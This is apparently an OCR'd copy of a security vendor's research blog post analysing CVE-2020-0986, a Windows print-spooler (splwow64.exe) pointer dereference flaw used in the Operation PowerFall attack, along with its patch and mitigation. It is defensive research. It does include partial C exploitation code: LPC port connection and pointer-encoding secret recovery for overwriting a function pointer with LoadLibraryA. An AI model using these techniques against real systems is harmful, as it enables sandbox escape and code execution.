
Operation PowerFall: CVE-2020-0986 and variants

securelist.com/operation-powerfall-cve-2020-0986-and-variants/98329/



Authors

Expert Boris Larin

In August 2020, we published a blog post about Operation PowerFall. This targeted attack consisted of two zero-day exploits: a remote code execution exploit for Internet Explorer 11 and an elevation of privilege exploit targeting the latest builds of Windows 10. While we already described the exploit for Internet Explorer in the original blog post, we also promised to share more details about the elevation of privilege exploit in a follow-up post. Let's take a look at vulnerability CVE-2020-0986, how it was exploited by attackers, how it was fixed and what additional mitigations were implemented to complicate exploitation of many other similar vulnerabilities.

CVE-2020-0986

CVE-2020-0986 is an arbitrary pointer dereference vulnerability in GDI Print/Print Spooler API. By using this vulnerability it is possible to manipulate the memory of the splwow64.exe process to achieve execution of arbitrary code in the process and escape the Internet Explorer 11 sandbox because splwow64.exe is running with medium integrity level. "Print

driver host for applications," as Microsoft describes splwow64.exe, is a relatively small binary that hosts 64-bit user-mode printer drivers and implements the Local Procedure Call (LPC) server that can be used by other processes to access printing functions. This allows the use of 64-bit printer drivers from 32-bit processes. Below I provide the code that can be used to spawn splwow64.exe and connect to splwow64.exe's LPC server.

```
1   typedef struct _PORT_VIEW
2   {
3   UINT64 Length;
4   HANDLE SectionHandle;
5   UINT64 SectionOffset;
6   UINT64 ViewSize;
7   UCHAR* ViewBase;
8   UCHAR* ViewRemoteBase;
9   } PORT_VIEW, *PPORT_VIEW;
10
11  PORT_VIEW ClientView;
12
13  typedef struct _PORT_MESSAGE_HEADER {
14  USHORT DataSize;
15  USHORT MessageSize;
16  USHORT MessageType;
17  USHORT VirtualRangesOffset;
18  CLIENT_ID ClientId;
19  UINT64 MessageId;
20  UINT64 SectionSize;
21  } PORT_MESSAGE_HEADER, *PPORT_MESSAGE_HEADER;
22
23  typedef struct _PROXY_MSG {
24  PORT_MESSAGE_HEADER MessageHeader;
```

```
25  UINT64 InputBufSize;
26  UINT64 InputBuf;
27  UINT64 OutputBufSize;
28  UINT64 OutputBuf;
29  UCHAR Padding[0x1F8];
30  } PROXY_MSG, *PPORT_MESSAGE;
31
32  PROXY_MSG LpcReply;
33  PROXY_MSG LpcRequest;
34
35  int GetPortName(PUNICODE_STRING DestinationString)
36  {
37  void *tokenHandle;
38  DWORD sessionId;
39  ULONG length;
40
41  int tokenInformation[16];
42  WCHAR dst[256];
43
44  memset(tokenInformation, 0, sizeof(tokenInformation));
45  ProcessIdToSessionId(GetCurrentProcessId(), &sessionId);
46
47  memset(dst, 0, sizeof(dst));
48
49  if (NtOpenProcessToken(GetCurrentProcess(), READ_CONTROL |
    TOKEN_QUERY, &tokenHandle)
50
51  || ZwQueryInformationToken(tokenHandle, TokenStatistics, tokenInformation,
    sizeof(tokenInformation), &length))
52  {
```

```
53  return 0;
54  }
55
56  wsprintfW(
57  dst,
58  L"\\RPC Control\\UmpdProxy_%x_%x_%x_%x",
59  sessionId,
60  tokenInformation[2],
61  tokenInformation[3],
62  0x2000);
63  RtlInitUnicodeString(DestinationString, dst);
64
65  return 1;
66  }
67
68  HANDLE CreatePortSharedBuffer(PUNICODE_STRING PortName)
69  {
70  HANDLE sectionHandle = 0;
71  HANDLE portHandle = 0;
72  union _LARGE_INTEGER maximumSize;
73  maximumSize.QuadPart = 0x20000;
74
75  NtCreateSection(&sectionHandle, SECTION_MAP_WRITE |
    SECTION_MAP_READ, 0, &maximumSize, PAGE_READWRITE, SEC_COMMIT,
76  NULL);
77  if (sectionHandle)
78  {
79  ClientView.SectionHandle = sectionHandle;
80  ClientView.Length = 0x30;
```

```
81  ClientView.ViewSize = 0x9000;
82  ZwSecureConnectPort(&portHandle, PortName, NULL, &ClientView, NULL, NULL,
    NULL, NULL, NULL);
83  }
84
85  return portHandle;
86  }
87
88  int main()
89  {
90  printf("Spawn splwow64.exe\n");
91  CHAR Path[0x100];
92  GetCurrentDirectoryA(sizeof(Path), Path);
93  PathAppendA(Path, "CreateDC.exe"); // x86 application with call to CreateDC
94  WinExec(Path, 0);
95  Sleep(1000);
96
97  CreateDCW(L"Microsoft XPS Document Writer", L"Microsoft XPS Document Writer",
98  NULL, NULL);
99
100 printf("Get port name\n");
101 UNICODE_STRING portName;
102 if (!GetPortName(&portName))
103 {
104 printf("Failed to get port name\n");
105 return 0;
106 }
107
108 printf("Create port\n");
```

```
109   HANDLE portHandle = CreatePortSharedBuffer(&portName);
110   if (!(portHandle && ClientView.ViewBase && ClientView.ViewRemoteBase))
111   {
112   printf("Failed to create port\n");
      return 0;
      }
      }
```

To send data to the LPC server it's enough to prepare the printer command in the shared memory region and send an LPC message with NtRequestWaitReplyPort().

```
1     memset(&LpcRequest, 0, sizeof(LpcRequest));
2     LpcRequest.MessageHeader.DataSize = 0x20;
3     LpcRequest.MessageHeader.MessageSize = 0x48;
4
5     LpcRequest.InputBufSize = 0x88;
6     LpcRequest.InputBuf = (UINT64)ClientView.ViewRemoteBase; // Points to printer
      command
7
      LpcRequest.OutputBufSize = 0x10;
8
      LpcRequest.OutputBuf = (UINT64)ClientView.ViewRemoteBase +
9     LpcRequest.InputBufSize;
10
11    // TODO: Prepare printer command
12
      NtRequestWaitReplyPort(portHandle, &LpcRequest, &LpcReply);
```

When the LPC message is received, it is processed by the function TLPCMgr::ProcessRequest(PROXY_MSG *). This function takes *LpcRequest* as a parameter and verifies it. After that it allocates a buffer for the printer command and copies it there from shared memory. The printer command function INDEX, which is used to identify different driver functions, is stored as a double word at offset 4 in the printer command structure. Almost a complete list of different function INDEX values can be found in the

header file *winddi.h*. This header file includes different INDEX values from INDEX_DrvEnablePDEV (0) up to INDEX_LAST (103), but the full list of INDEX values does not end there. Analysis of gdi32full.dll reveals that that are a number of special INDEX values and some of them are provided in the table below (to find them in binary, look for calls to PROXYPORT::SendRequest).

1 106 – INDEX_LoadDriver

2 107 - INDEX_UnloadDriver

3 109 – INDEX_DocumentEvent

4 110 – INDEX_StartDocPrinterW

5 111 – INDEX_StartPagePrinter

6 112 – INDEX_EndPagePrinter

7 113 – INDEX_EndDocPrinter

8 114 – INDEX_AbortPrinter

9 115 – INDEX_ResetPrinterW

10 116 – INDEX_QueryColorProfile

Function TLPCMgr::ProcessRequest(PROXY_MSG *) checks the function INDEX value and if it passes the checks, the printer command will be processed by function GdiPrinterThunk in gdi32full.dll.

```
1 if ( IsKernelMsg || INDEX >= 106 && (INDEX <= 107 || INDEX - 109 <= 7))
2 {
3     // …
4     GdiPrinterThunk(LpcRequestInputBuf, LpcRequestOutputBuf,
  LpcRequestOutputBufSize);
5
  }
```

GdiPrinterThunk itself is a very large function that processes more than 60 different function INDEX values, and the handler for one of them – namely INDEX_DocumentEvent – contains vulnerability CVE-2020-0986. The handler for INDEX_DocumentEvent will use information provided in the printer command (fully controllable from the LPC client) to check that the command is intended for a printer with a valid handle. After the check it will use the function DecodePointer to decode the pointer of the function stored at the *fpDocumentEvent* global


variable (located in .data segment), then use the decoded pointer to execute the function, and finally perform a call to memcpy() where source, destination and size arguments are obtained from the printer command and are fully controllable by the attacker.

Exploitation

In Windows OS the base addresses of system DLL libraries are randomized with each boot, aiding exploitation of this vulnerability. The exploit loads the libraries gdi32full.dll and winspool.drv, and then obtains the offset of the *fpDocumentEvent* pointer from gdi32full.dll and the address of the DocumentEvent function from winspool.drv. After that the exploit performs a number of LPC requests with specially crafted INDEX_DocumentEvent commands to leak the value of the *fpDocumentEvent* pointer. The value of the raw pointer is protected using EncodePointer protection, but the function pointed to by this raw pointer is executed each time the INDEX_DocumentEvent command is sent and the arguments of this function are fully controllable. All this makes the *fpDocumentEvent* pointer the best candidate for an overwrite. A necessary step for exploitation is to encode our own pointer in such a manner that it will be properly decoded by the function DecodePointer. Since we have the value of the encoded pointer and the value of the decoded pointer (address of the DocumentEvent function from winspool.drv), we are able to calculate the secret constant used for pointer encoding and then use it to encode our own pointer. The necessary calculations are provided below.

```
1  // Calculate secret for pointer encoding
2  while (1)
3  {
4  secret = (unsigned int)DocumentEvent ^ __ROL8__(*
   (UINT64*)leaked_fpDocumentEvent, i & 0x3F);
5
   if ((secret & 0x3F) == i && __ROR8__((UINT64)DocumentEvent ^ secret, secret &
6  0x3F) == *(UINT64*)leaked_fpDocumentEvent)
7  break;
8  if (++i > 0x3F)
9  {
10 secret = 0;
11 break;
12 }
13 }
14
15 // Encode LoadLibraryA pointer with calculated secret
   UINT64 encodedPtr = __ROR8__(secret ^ (UINT64)LoadLibraryA, secret & 0x3F);
```

At this stage, in order to achieve code execution from the splwow64.exe process, it's sufficient to overwrite the *fpDocumentEvent* pointer with the encoded pointer of function LoadLibraryA and provide the name of a library to load in the next LPC request with the INDEX_DocumentEvent command.



Overview of attack

CVE-2019-0880

Analysis of CVE-2020-0986 reveals that this vulnerability is the twin brother of the previously discovered CVE-2019-0880. The write-up for CVE-2019-0880 is available here. It's another vulnerability that was exploited as an in-the-wild zero-day. CVE-2019-0880 is just another fully controllable call to memcpy() in the same GdiPrinterThunk function, just a few lines of code away in a handler of function INDEX 118. It seems hard to believe that the developers didn't notice the existence of a variant for this vulnerability, so why was CVE-2020-0986 not patched back then and why did it take so long to fix it? It may not be obvious on first glance, but GdiPrinterThunk is totally broken. Even fixing a couple of calls to memcpy doesn't really help.

Arbitrary pointer dereference host for applications

The problem lies in the fact that almost every function INDEX in GdiPrinterThunk is susceptible to a potential arbitrary pointer dereference vulnerability. Let's take a look again at the format of the LPC request message.

```
1  typedef struct _PROXY_MSG {
2  PORT_MESSAGE_HEADER MessageHeader;
3  UINT64 InputBufSize;
4  UINT64 InputBuf;
5  UINT64 OutputBufSize;
6  UINT64 OutputBuf;
7  UCHAR Padding[0x1F8];
8  } PROXY_MSG, *PPORT_MESSAGE;
```

InputBuf and *OutputBuf* are both pointers that should point to a shared memory region. *InputBuf* points to a location where the printer command is prepared, and when this command is processed by GdiPrinterThunk the result might be written back to the LPC client using the pointer that was provided as *OutputBuf*. Many handlers for different INDEX values provide data to the LPC client, but the problem is that the pointers *InputBuf* and *OutputBuf* are fully controllable from the LPC client and manipulation of the *OutputBuf* pointer can lead to an overwrite of splwow64.exe's process memory.


How it was mitigated

Microsoft fixed CVE-2020-0986, but also implemented a mitigation aimed to make exploitation of *OutputBuf* vulnerabilities as hard as possible. Before the patch the function FindPrinterHandle() blindly trusted the data provided through the printer command in an LPC request and it was easy to bypass a valid handle check. After the patch the format of the printer command was changed so it no longer contains the address of the handle table, but instead contains a valid driver ID (quad word at offset 0x18). Now the linked list of handle tables is stored inside the splwow64.exe process and the new function FindDriverForCookie() uses the provided driver ID to get a handle table securely. For a printer command to be processed it should contain a valid printer handle (quad word at offset 0x20). The printer handle consists of process ID and the address of the buffer allocated for the printer driver. It is possible to guess some bytes of the printer handle, but a successful real-world brute-force attack on this implementation seems to be unlikely. So, it's safe to assume that this bug class was properly mitigated. However, there are still a couple of places in the code where it is possible to write a 0 for the address provided as *OutputBuf* without a handle check, but exploitation in such a scenario doesn't appear to be feasible.

- Malware Technologies
- Microsoft Windows
- Vulnerabilities and exploits

- Zero-day vulnerabilities

Authors



Boris Larin

Operation PowerFall: CVE-2020-0986 and variants

Your email address will not be published. Required fields are marked *